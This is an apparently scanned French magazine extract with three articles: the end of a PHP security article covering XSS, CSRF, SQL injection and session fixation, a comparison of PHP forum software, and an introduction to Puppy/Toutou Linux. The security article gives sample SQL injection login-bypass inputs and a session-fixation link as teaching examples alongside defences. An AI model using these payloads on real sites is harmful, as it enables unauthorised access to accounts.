L'ajout de la fonction `htmlspecialchars` (Listing 3) permettra de convertir les chaînes de caractères en entités HTML. Cette conversion empêche le navigateur de traduire les caractères en entité HTML ; ce qui désactive complètement les codes et les scripts postés par des utilisateurs malveillants. Ainsi le navigateur interprétera le script ajouté par le pirate comme étant du texte brute sans redirection ni vol de cookies. Le message posté par le pirate sera affiché comme un texte anodin et inoffensif.

**Les méthodes pour éviter les attaques XSS**

- On ne le dira jamais assez ; le contrôle des données entrées par les utilisateurs est indispensable. En effet, pour les sites sur lesquels les textes soumis par les utilisateurs sont visibles à tout le monde, il faut veiller à ce que les utilisateurs ne soient pas en mesure d'activer du code et des scripts qui pourraient nuire à l'image de ces sites.

- Les variables envoyées via URL doivent être encodées en utilisant la fonction `urlencode()`. En effet, les URL peuvent contenir des informations exploitables par des assaillants.
- Il faut aussi veiller à ce que la variable `register_globals` soit toujours désactivée (`register_globals = off`). Cette variable située dans le fichier `php.ini`, lorsqu'elle désactivée empêche les variables EGPCS (`registres Environnement, GET, POST, Cookie, Server`) d'être vues comme des variables globales. Depuis PHP 4.2, `register_globals` est initialisé à `off`. Mais beaucoup d'hébergeurs s'évertuent à activer cette variable afin d'assurer le bon fonctionnement des scripts au détriment de la sécurité.
- Définition du nombre maximal de caractères des champs des formulaires avec l'attribut `maxlength` de la balise `<input>` ;

**Le Cross Site Request Forgeries**

Le *cross site request forgeries* ou CSRF (prononcé *Sea Surf*) exploite les utilisateurs à leur insu en les rendant complices des attaques c'est à dire qu'il s'appuie sur l'authentification d'un utilisateur pour envoyer des requêtes HTTP afin de déclencher des actions malveillantes de façon transparente aux yeux de l'utilisateur piégé. Ce genre d'attaque à l'apparence légitime est très difficile à détecter.

**Les moyens pour se protéger des CSRF**

Contrairement aux attaques, il n'existe pas de techniques fiables pour se protéger des CSRF. La prévention est le moyen le plus efficace pour y remédier ; il faut donc appliquer un certain nombre de mesures :

- Optez pour l'utilisation de la méthode `POST` plutôt que pour la méthode `GET` dans vos formulaires.
- Utilisez des jetons pour vérifier la durée de vie des formulaires (voir Listing 4).

Le code de vérification du jeton doit être appliqué à un formulaire contenant un champ jeton de type *hidden* (Listing 5).

- Utilisez un *Captcha* avant chaque action critique (ajout, suppression, édition) pour être sûr que c'est bel et bien l'utilisateur qui a demandé l'exécution de cette action et non un robot automatisé malveillant.

**Les injections SQL**

Beaucoup de webmasters et développeurs semblent ignorer la puissance et la portée que peuvent avoir une simple requête SQL et qu'entre les mains d'un fin pirate,

une requête SQL peut être utilisée pour contourner les contrôles, détourner des informations confidentielles, compromettre la sécurité et/ou donner accès aux commandes d'administration. Il faut aussi préciser que les injections SQL s'exécutent du côté serveur.

## Exemples des injections SQL

Nous allons voir que le manque de contrôle des données fournies par les utilisateurs peut avoir des conséquences désastreuses comme la création d'un nouvel utilisateur ayant des droits absolus sur le système (Listing 6) ou la modification d'un mot de passe (Listing 7) par un utilisateur non autorisé.

Une autre attaque très répandue consiste à forcer l'analyseur SQL à ignorer le reste de la requête. Supposons qu'un site web utilise la requête SQL suivante pour authentifier les utilisateurs :

```
$req=>select * from USERS where
login='».$_POST[«login»].»' and
password='».$_POST[«password»].»»;
```

Un pirate pourrait saisir les informations suivantes :

*login = ilyan* – (l'utilisateur 'ilyan' est bel et bien existant dans la base de données),  
*passwd = toto* (mot de passe aléatoire).

La requête devient donc :

```
$req=>select * from USERS where
login=' ilyan' -- and passwd='».$_
POST[«password»].»»;
```

Les caractères '-' indiquent un début de commentaire en SQL. La requête envoyée par le pirate équivaut donc à :  
`$req=>select * from USERS where login=' ilyan';`

Le pirate a ainsi réussi à injecter les caractères de son choix pour modifier le comportement de la requête. Dans le cas où le pirate ignore complètement le login et le mot de passe ; il pourrait saisir les informations suivantes : `login = 'a' or 'a'='a ; passwd = 'a' or 'a'='a`. Ce qui donne :  
`$req=>select * from USERS where login='a' or 'a'='a' and passwd='a' or 'a'='a'»;`

La condition `'a'='a'` est toujours vérifiée. Ce qui implique que le pirate a encore réussi à outrepasser les règles de sécurité mises en place par le webmaster.

## Quelques mesures préventives contre les injections SQL

Les mesures énumérées ci-dessous peuvent être appliquées pour éviter les injections SQL (la liste n'est pas exhaustive) :

## Sur Internet

- <http://www.php.net/ChangeLog-5.php#5.2.13> – Liste des changements apportés à la version 5.2.13 de PHP du 25 février 2010,
- <http://www.certa.ssi.gouv.fr/> – Centre d'Expertise Gouvernemental de Réponse et de Traitement des Attaques informatiques,
- <http://julien-pauli.developpez.com/tutoriels/securete/developpement-web-securete/> – Développement web : Généralités sur la sécurité,
- <http://www.owasp.org/> – Site de l'OWASP,
- <http://www.dvwa.co.uk/> – Damn Vulnerable Web App (DVWA) est une application PHP/MySQL vulnérable mais légale permettant de tester des outils de sécurité et d'effectuer des études pour comprendre les mécanismes de fonctionnement des attaques pour mieux s'en prémunir.

- L'utilisation des procédures stockées (Les procédures stockées sont implémentées depuis la version 5.0 de MySQL. ).
- L'utilisation des expressions régulières pour vérifier que les données saisies par l'utilisateur correspondent au format attendu.
- Si une valeur numérique est attendue, PHP dispose d'un large éventail de fonction de validation (`is_numeric()`, `ctype_digit()`, etc...), ou bien modifier automatiquement le type avec la fonction `settype()` ou avec `sprintf()`;
- Ne pas afficher les informations pouvant révéler la structure de la base de données.
- L'utilisation des comptes ayant des droits limités pour se connecter à la base de données.
- Protégez vos requêtes par l'utilisation des fonctions telles que `mysql_real_escape_string()`. Il est important de signaler qu'une connexion MySQL est nécessaire avant l'utilisation de la fonction `mysql_real_escape_string()`; à défaut de cela, une erreur `E_WARNING` sera générée.
- Le hashage du login et du mot de passe avant de les stocker.

## Les vulnérabilités liées aux sessions, le vol des sessions

Les sessions constituent une mine d'or pour les pirates ; c'est pourquoi elles sont la cible de nombreuses attaques menant à l'usurpation d'identité. Il existe trois catégories d'attaques de session :

- La *prédiction* : Comme son nom l'indique, cette technique a pour objet la prévision des identifiants de session. Il est nécessaire de préciser que les identifiants de session sont générés de façon aléatoire ; il y a donc très peu de probabilité qu'un pirate arrive à deviner un identifiant.
- La *capture* ou *l'interception* : Cette attaque consiste à intercepter les identifiants de session véhiculés par la méthode `GET`,

elle concerne les utilisateurs qui n'acceptent pas les cookies.

- La *fixation* : elle consiste à fixer l'identifiant de session avant que le serveur n'en attribue un. Le mécanisme de cette attaque est le suivant :
  1. Le pirate visite une page et fixe l'identifiant de session à 666 (`http://exemple.com/login.php?PHPSESSID=666`) puis envoie ce lien à sa cible.
  2. L'utilisateur piégé clique naïvement sur ce lien, s'il n'a pas de cookie déjà actif ; il va donc initialiser la session 666 et s'identifier avec son login et son mot de passe.
  3. Le pirate revient sur `http://exemple.com/login.php?PHPSESSID=666` et cette fois avec la session de sa victime.

Pour éviter ce genre d'attaques ; il suffit de bien paramétrer le fichier `php.ini` :

- fixez la variable `session.uses-transsid` à 0 pour empêcher la diffusion du `sessid` ;
- fixez la variable `session.uses-only-cookie` à 1 pour obliger le serveur à passer via les cookies pour la propagation du `sessid` ;
- utilisez un script de protection qui permet de bloquer les sessions étrangères et de générer des identifiants de session (Listing 8).

## Conclusion

Le nombre d'attaques ciblant les sites et les applications web double d'une année à l'autre. C'est pourquoi, les développeurs et/ou programmeurs doivent prendre en compte la gestion des vulnérabilités affectant les applications Web et accorder une attention toute particulière à la sécurité de leurs applications.

## DONY CHIQUET

*Dony Chiquet est un ingénieur développeur spécialisé en technologies .NET et en conception objet avec UML pour BUGOVER. Contacter l'auteur : [dony@bugover.com](mailto:dony@bugover.com).*

# Un comparatif de forums PHP

Quand on a un site qui se développe, il peut être nécessaire de créer un espace de discussion : un forum. En faisant des recherches, vous constaterez que l'on peut se retrouver perdu avec les différents types de forum trouvés. Dans cet article, essayons d'y voir plus clair.

## Cet article explique :

- Les plus et plus moins des principaux forums en PHP.

## Ce qu'il faut savoir :

- Le principe d'un forum.

Niveau de difficulté



Les premiers forums dignes de ce nom sont nés aux débuts des années 2000 et ils se sont largement développés avec l'arrivée de la notion de web 2.0. Qui dit croissance, dit concurrence, dit large augmentation de l'offre et au final, le webmaster sera un peu perdu dans son choix.

Alors, s'il est indéniable qu'un forum apporte à un site, il ne faut pas faire n'importe quoi car la charge de travail est importante et la migration vers un autre type de forum sera très fastidieuse.

Avec un forum, l'internaute va découvrir une autre partie de votre site où il pourra participer aux échanges, proposer des idées. Cet article vous propose de décortiquer, d'analyser, de comparer 5 forums développés en PHP.

## PhpBB

Ce forum est très probablement un des premiers à avoir vu le jour sur Internet. Fort de cette position et renforcée pour une communauté importante et fidèle – plusieurs millions de forums de ce type dans le monde –, ce type de forum est toujours bien placé.

Après avoir téléchargé la dernière version, référencée «Olympus» 3.0.7-PL1 qui date de

mars 2010, l'installation se passe sans difficulté majeure. Voir la Figure 1.

Maintenant que vous avez téléchargé la version, il faut se rendre sous le répertoire *install* pour effectuer l'installation.

Cette installation se fait en moins de 5 minutes. Au préalable, il faut cependant créer la base de données (par exemple via l'outil *phpMyAdmin*) et après l'installation, une vérification est effectuée.

Ainsi, vous allez devoir vous connecter sur votre serveur puis supprimer le répertoire *install*. Une suppression totale de ce répertoire est en effet préférable au niveau de la sécurité.

Le plus souvent, le webmaster laisse comme préfixe des tables qui seront créées *phpbb* (voir la première image de l'ordonnement de l'installation). Changer ce préfixe peut être un élément de sécurité de lutte pour les pirates ou du moins, changer de préfixe fera perdre du temps aux pirates et les pirates détestent perdre du temps.

Avant d'ouvrir réellement votre forum sur votre site Internet, il est nécessaire de passer du temps – et le plus possible au début – pour administrer votre forum.

Si la console d'administration peut paraître lourde au début, elle devient rapidement conviviale.

Points forts : communauté française importante, beaucoup d'outils existent. Points faibles : les pirates connaissent bien phpBB, beaucoup de tables dans la base de données.

## PunBB

PunBB a été pratiquement le premier réel concurrent à phpBB. La dernière version est référencée 1.3.4.

L'installation diffère globalement de celle de phpBB mais au final, en quelques clics, elle est effectuée correctement. Voir la Figure 2.

Même remarque pour PunBB que pour phpBB au sujet du préfixe des tables dans la base de données et concernant la création préalable de la base de données du forum.

A la fin de l'installation, punBB propose de se connecter automatiquement à la console d'administration du forum et plus particulièrement à toute une série d'informations concernant votre serveur. Voir la Figure 3.

Beaucoup de webmasters sont passés d'un forum phpBB à un forum punBB. Le forum punBB présente quelques avantages non négligeables.

Points forts : peu de tables dans la base de données, croissance importante. Points faibles : communauté française moyenne, manque de versions.

## Sur Internet

- <http://www.phpbb.com/> – Pour installer le forum phpBB,
- <http://punbb.informer.com/> – Pour installer le forum punBB,
- <http://www.invisionpower.com/> – Pour installer le forum Invision Power Board,
- <http://www.vbulletin.com/> – Pour installer le forum vbulletin,
- <http://www.simplemachines.org/> – Pour installer le forum SMF.



## SMF

Terminons par un autre forum php gratuit : SMF comme *Simple Machines Forum*.

Nous avons installé la version référencée SMF 2.0 RC3. Le premier intérêt de SMF est lors de l'installation. En effet, cette installation ne se fait pas en téléchargeant une archive mais simplement en téléchargeant un fichier de ... 60 KO.

Il faut se rendre sur le site officiel de ce forum – <http://www.simple-machines.org/> – puis après avoir cliqué sur *Download*, on se rend en bas de la page dans la partie *Webinstall – The simple way to get SMF*.

Pour le webmaster, c'est intéressant de ne télécharger qu'un petit fichier. Pour la suite de l'installation, pas de changement particulier. Après avoir copié le fichier d'installation dans le répertoire souhaité, il suffit de suivre l'installation pas à pas. Voir la Figure 4.

Lors de l'installation, on remarque également que l'on peut choisir la langue française, ce qui est toujours préférable quand on n'est pas bilingue. De plus, on constate également que les étapes sont bien décrites pas à pas et que l'on peut suivre l'état d'avancement doucement.

Quant à la console d'administration, elle ressemble à celles des autres forums gratuites.

Quant à la communauté française, elle est visible sur ce site : <http://www.simplemachines-fr.org/>. Elle n'est pas très active et comptabilise moins de 1000 membres mais elle augmente tout de même.

Points forts : installation possible avec un seul fichier, croissance importante. Points faibles : communauté française limitée, beaucoup de tables dans la base de données.

## Vbulletin

Après avoir décrit plusieurs forums de type PHP gratuits, il est intéressant de comparer avec une version payante. En effet, si la majorité des forums sont gratuits, il existe des versions commerciales donc payantes. Pour ce premier exemple, on va regarder Vbulletin.

Vbulletin a publié une version 4 mais malheureusement, rapidement, il a été découvert une faille XSS. La dernière version stable est la 4.0.2 Suite PL1. S'il n'est pas rare de découvrir une faille rapidement avec la mise en production d'une nouvelle version, il est étonnant que cela arrive pour une version commerciale.

Un patch de correction a été mis à disposition dans un délai court mais ceci provoque toujours du travail supplémentaire pour le webmaster.

La version *forum basique* de Vbulletin coûte environ 135 euros. Il existe également une version payante que l'on pourrait nommer *suite Vbulletin* qui coûte environ 190 euros. Les prix sont dégressifs en fonction du nombre de version achetée. Voir la figure 5.

Alors, quelles sont les différences majeures entre les deux versions ?

Pour l'offre majeure (nommée *suite Vbulletin*), on peut créer des tickets de support et il est également possible de créer des blogs. A noter également que l'on peut créer un site de type CMS. Pour voir un exemple des possibilités de cette option de *Vbulletin*, rendez-vous sur la page d'accueil du site officiel de *Vbulletin*, partie *forum* puis choix *Home*.

Voici une liste non exhaustive des possibilités :

- Ajax widget, gestion des articles, gestion des derniers articles, gestion des articles les plus lus, gestion des articles les plus commentés, gestion des catégories. Pour suivre l'actualité de Vbulletin, nous conseillons ce site : <http://www.vbulletin.org>

La langue anglaise est la version de référence pour *Vbulletin*, ce qui n'étonnera personne. Cependant, il est à noter une forte communauté *Vbulletin* en Allemagne et il existe un site dans cette langue :





Figure 1. Ordonnancement des pages lors de l'installation d'un forum phpBB




Figure 2. Ordonnancement des pages lors de l'installation d'un forum punBB




Figure 3. Informations après l'installation d'un forum punBB




Figure 4. Ordonnancement des pages lors de l'installation d'un forum SMF




Figure 5. Exemple de forum et de CMS d'un forum Vbulletin

<http://www.vbulletin-germany.com/>, qui recense près de 30 000 membres. Mais intéressons-nous à la langue française. Une communauté existe, forte de plus de 15 000 membres. Le site de référence en langue française est accessible à cette adresse : <http://www.vbulletin-fr.org/>.

Points forts : installation possible d'un CMS, de blogs, communauté française en développement. Points faibles : payant, le manque de mise à jour du site [www.vbulletin-fr.org](http://www.vbulletin-fr.org).

### Invision Power Board

Autre forum bien implanté et payant : *Invision Power Board*, connu sous le terme abrégé IPB. Nous avons vu pour le forum payant Vbulletin qu'il était tout de même possible d'installer une version de test. Pour le forum Invision Power Board, ce n'est pas possible.

Pour en savoir plus sur ce forum, il faut se rendre sur le site officiel <http://www.invisionpower.com/> – puis demander une démonstration en cliquant sur Sign Up Now. Vous arrivez alors sur la page suivante <http://www.invisionpower.com/products/demo.php> et entrez votre adresse email.

Quelques secondes après, vous recevrez un email pour confirmer votre demande de démonstration. Un email plus tard, vous avez un lien donné, suivez ce lien et vous obtenez votre forum de démonstration pour 48 heures, pas une de plus. Voir la figure 6.

Dans la version de démonstration, vous pourrez visualiser des fonctionnalités très intéressantes de ce forum. Vous pourrez facilement créer des blogs, proposer un calendrier et aussi mettre en place une galerie photos très jolie.

Le plus de ce forum est la console d'administration qui est tout simplement énorme. Faire une liste exhaustive serait trop long et on peut se demander ce qui n'est pas possible à partir de cette console ! C'est là le grand plus de ce forum. Voir la figure 7.

On vient d'évoquer le grand plus de ce forum et maintenant, on va évoquer le grand point négatif : le prix.

Pour avoir la configuration de base ainsi que des options classiques, il faut dépenser environ 10 dollars par mois. Mais pour ce forum, plus il y a de monde connecté sur le forum, plus le webmaster paie et le prix augmente vite.

Pour donner un exemple, avec seulement 65 utilisateurs en ligne simultanément, le prix passe à 45 dollars par mois. Si vous avez un très gros forum – avec 750 utilisateurs en ligne simultanément – le prix monte à 590 dollars par mois. Avec de tels tarifs, vous allez devoir passer du temps à chercher des partenaires publicitaires.

Si vous avez un souci technique ou autre, vous pouvez tout à fait joindre la communauté française de ce forum à cette adresse : <http://www.invisionpower.fr/>.




Tableau 1. Récapitulatif et comparatif des forums décrits dans cet article

Forum/Critère	Installation	Gratuit/Payant	Communauté	Administration	Nombre de tables créées
PhpBB	Téléchargement, transfert, clics. L'installation se fait en moins de 10 minutes.	Gratuit	Très importante	Bonne	62
PunBB	Téléchargement, transfert, clics. L'installation se fait en moins de 10 minutes.	Gratuit	Moyenne	Bonne	19
SMF	L'installation est vraiment optimisée, elle se fait en 5 minutes.	Gratuit	Petite	Bonne	63
VBulletin	On voit l'installation se faire étape par étape. Le contenu est important, l'installation se fait en moins de 15 minutes.	Payant	Importante	Bonne	N/A
Invision Power Board	On voit l'installation se faire étape par étape. L'installation se fait en moins de 10 minutes.	Payant	Importante	Excellente	N/A





Figure 6. Le forum IPB en démonstration




Figure 7. La console d'administration d'un forum IPB

Points forts : la console d'administration, la communauté française. Points faibles : payant, forte hausse du prix en cas de fréquentation importante du forum.

### D'une façon générale

Concernant les trois forums gratuits testés, avec les dernières versions, il est tout à fait possible d'intégrer un design à votre forum proche de celui de votre site. Les consoles d'administration actuelles sont suffisamment complètes pour répondre à 95% de vos souhaits ou de vos exigences.

Pour les 5% restants, il existe toute une série de thème, toute une série de skin qui vous permettront d'atteindre votre objectif. Et au pire, globalement, vous pourrez compter sur les communautés. Mais n'oubliez-pas qu'au final, c'est votre forum et que vous aussi, vous pouvez apporter votre pierre à l'édifice des différentes communautés. Vous verrez, les débuts seront difficiles mais après un certain temps, vous serez tout à fait à l'aise et reconnu.

Tableau récapitulatif des forums rencontrés.

### Conclusion

Un webmaster connaît probablement d'autres webmasters. Le premier réflexe à avoir est de se renseigner auprès d'eux pour en savoir plus sur le forum utilisé. A partir de telles informations et de cet article, le choix d'un forum peut se faire plus facilement. Un forum doit être jugé non seulement en fonction du paramètre prix mais également en fonction de la charge serveur. On peut voir dans le tableau récapitulatif que chaque type de forum a un sérieux atout. Pour phpBB, on peut compter sur une communauté très importante mais ce forum utilise plus de 60 tables alors que pour punBB, si la communauté est moins grande, il en est de même pour la charge serveur, donc il peut avoir plus de monde sur un serveur donné que pour le type phpBB.

Suivant votre budget, suivant le temps que vous avez à consacrer à votre forum, vous avez déjà limité l'offre. A vous de faire le bon choix.

### ERIC VINCENT

Eric VINCENT est informaticien de gestion à l'origine et il s'est orienté vers Internet au début des années 2000. Il a créé plusieurs sites Internet thématiques, principalement sur le sport et il possède un forum thématique très important. Pour contacter l'auteur : ericvincent@nomade.fr



# Puppy Linux / Toutou Linux

## une distribution très légère et à la pointe de la technologie !

Emmenez partout avec vous cette distribution très légère mais très performante et à la pointe de la technologie !

### Cet article explique :

- La distribution Puppy Linux.

### Ce qu'il faut savoir :

- Il est nécessaire de connaître le fonctionnement d'une distribution, la notion de montage d'un disque dur, clé USB...Il faudra aussi parfois connaître un peu les caractéristiques de son ordinateur.

Niveau de difficulté



**P**uppy Linux est une distribution Linux créée par Barry Kauler en 2002 et constamment améliorée par son auteur et une communauté active de développeurs. Grâce aux efforts de Jean-Jacques Moulinier, la version française de Puppy Linux, à savoir Toutou Linux est née ! Quelques différences existent mais pour le plus grand bonheur des utilisateurs francophones. Ces distributions en sont, à l'heure d'écrire ces quelques lignes, à la version 4.3.1 Pourquoi vous parler encore d'une énième distribution Linux et pourquoi l'utiliser ? J'ai découvert cette distribution il y a quelque temps. Elle m'avait bluffé de par sa petite taille, sa rapidité et surtout par l'intégration des dernières technologies. Elle savait déjà gérer la gravure sur *Blu-ray* ! La partie wi-fi est également bien supportée !

Cette distribution est donc fiable, facile d'utilisation tout en étant particulièrement légère puisqu'elle n'occupe qu'un peu plus de 110 Mo sans sacrifice au niveau des fonctionnalités. Elle intègre la gestion des matériels les plus récents mais reste aussi adaptée aux anciens ordinateurs. En effet, la spécificité de Toutou Linux (et donc de Puppy Linux) est qu'elle se charge entièrement en RAM. Cela permet un accès plus rapide au

système qu'une autre distribution. En cas d'utilisation d'un CD, le lecteur CDRom devient disponible pour la lecture d'un CD audio ou pour regarder une vidéo. Au niveau des programmes, elle contient tout ce dont vous avez besoin pour un usage familial : traitement de texte, tableur, retourche d'images, lecteur multimédia, internet, tchat, etc...

Toutou Linux essaie de paramétrer seul votre matériel, trouve et monte toutes les partitions en lecture/écriture même le NTFS. En complément, elle intègre un grand nombre de scripts pour la configuration du matériel et de l'interface utilisateur.

A la fin de votre session, Toutou Linux enregistre tous vos paramètres et vos données soit sur une partition Windows, Linux ou même sur le CD/DVD Live lui-même ! Cette distribution est en effet capable d'écrire vos paramètres et données sur ces supports à condition qu'ils soient multi-session. Ainsi, chaque session de travail représentera

une session sur le support. Lorsque celui-ci sera rempli, Toutou Linux vous proposera de créer un nouveau CD/DVD incluant le système et vos données. Au prochain redémarrage, vous retrouverez donc vos données et pourrez continuer à travailler ! Petite info : le multi-session sur DVD est beaucoup moins coûteux en terme de place que celui sur CD !

### Installation

Vous avez hâte de tester Puppy/Toutou Linux ? Cette partie va nous y aider ! Il est possible d'installer cette distribution sur :

- disque dur,
- une clé USB ou tout type de mémoire flash associé à un lecteur,
- un CD/DVD,
- un lecteur ZIP,
- une machine virtuelle,
- un réseau ethernet,
- etc...

Sur certaines machines, pas forcément très récentes, il sera nécessaire d'utiliser une disquette de boot afin de permettre le chargement du système contenu sur une clé USB. Dans tous les cas, il faudra paramétrer le BIOS en conséquence : démarrage sur USB/CDROM/ZIP... en premier. Le plus simple ici est de récupérer l'image iso de la distribution :

### Astuces

Une petite astuce qui est plus une mise en garde, faites attention à la façon dont sont nommés certains fichiers. Ainsi si vous faites une impression d'écran avec la touche *Impr écran*, Toutou Linux vous propose d'enregistrer le résultat sur le disque en utilisant par défaut l'heure de création comme début du nom (15:30:20.jpg). Aucun souci pour des partitions Linux. Mais ce nom posera problème au niveau NTFS et FAT de Windows. Le caractère : étant interdit pour le nommage des fichiers. Si cela arrive, Windows sera incapable de les lire, de les ouvrir ou même de les supprimer. Il faudra revenir à Linux et les renommer...

- Puppy Linux à l'adresse suivante : <ftp://ibiblio.org/pub/linux/distributions/puppylinux/puppy-4.3.1/pup-431.iso>,
- Toutou Linux à l'adresse suivante : <ftp://download.tuxfamily.org/toutou/ToutouLinux-431.iso>,

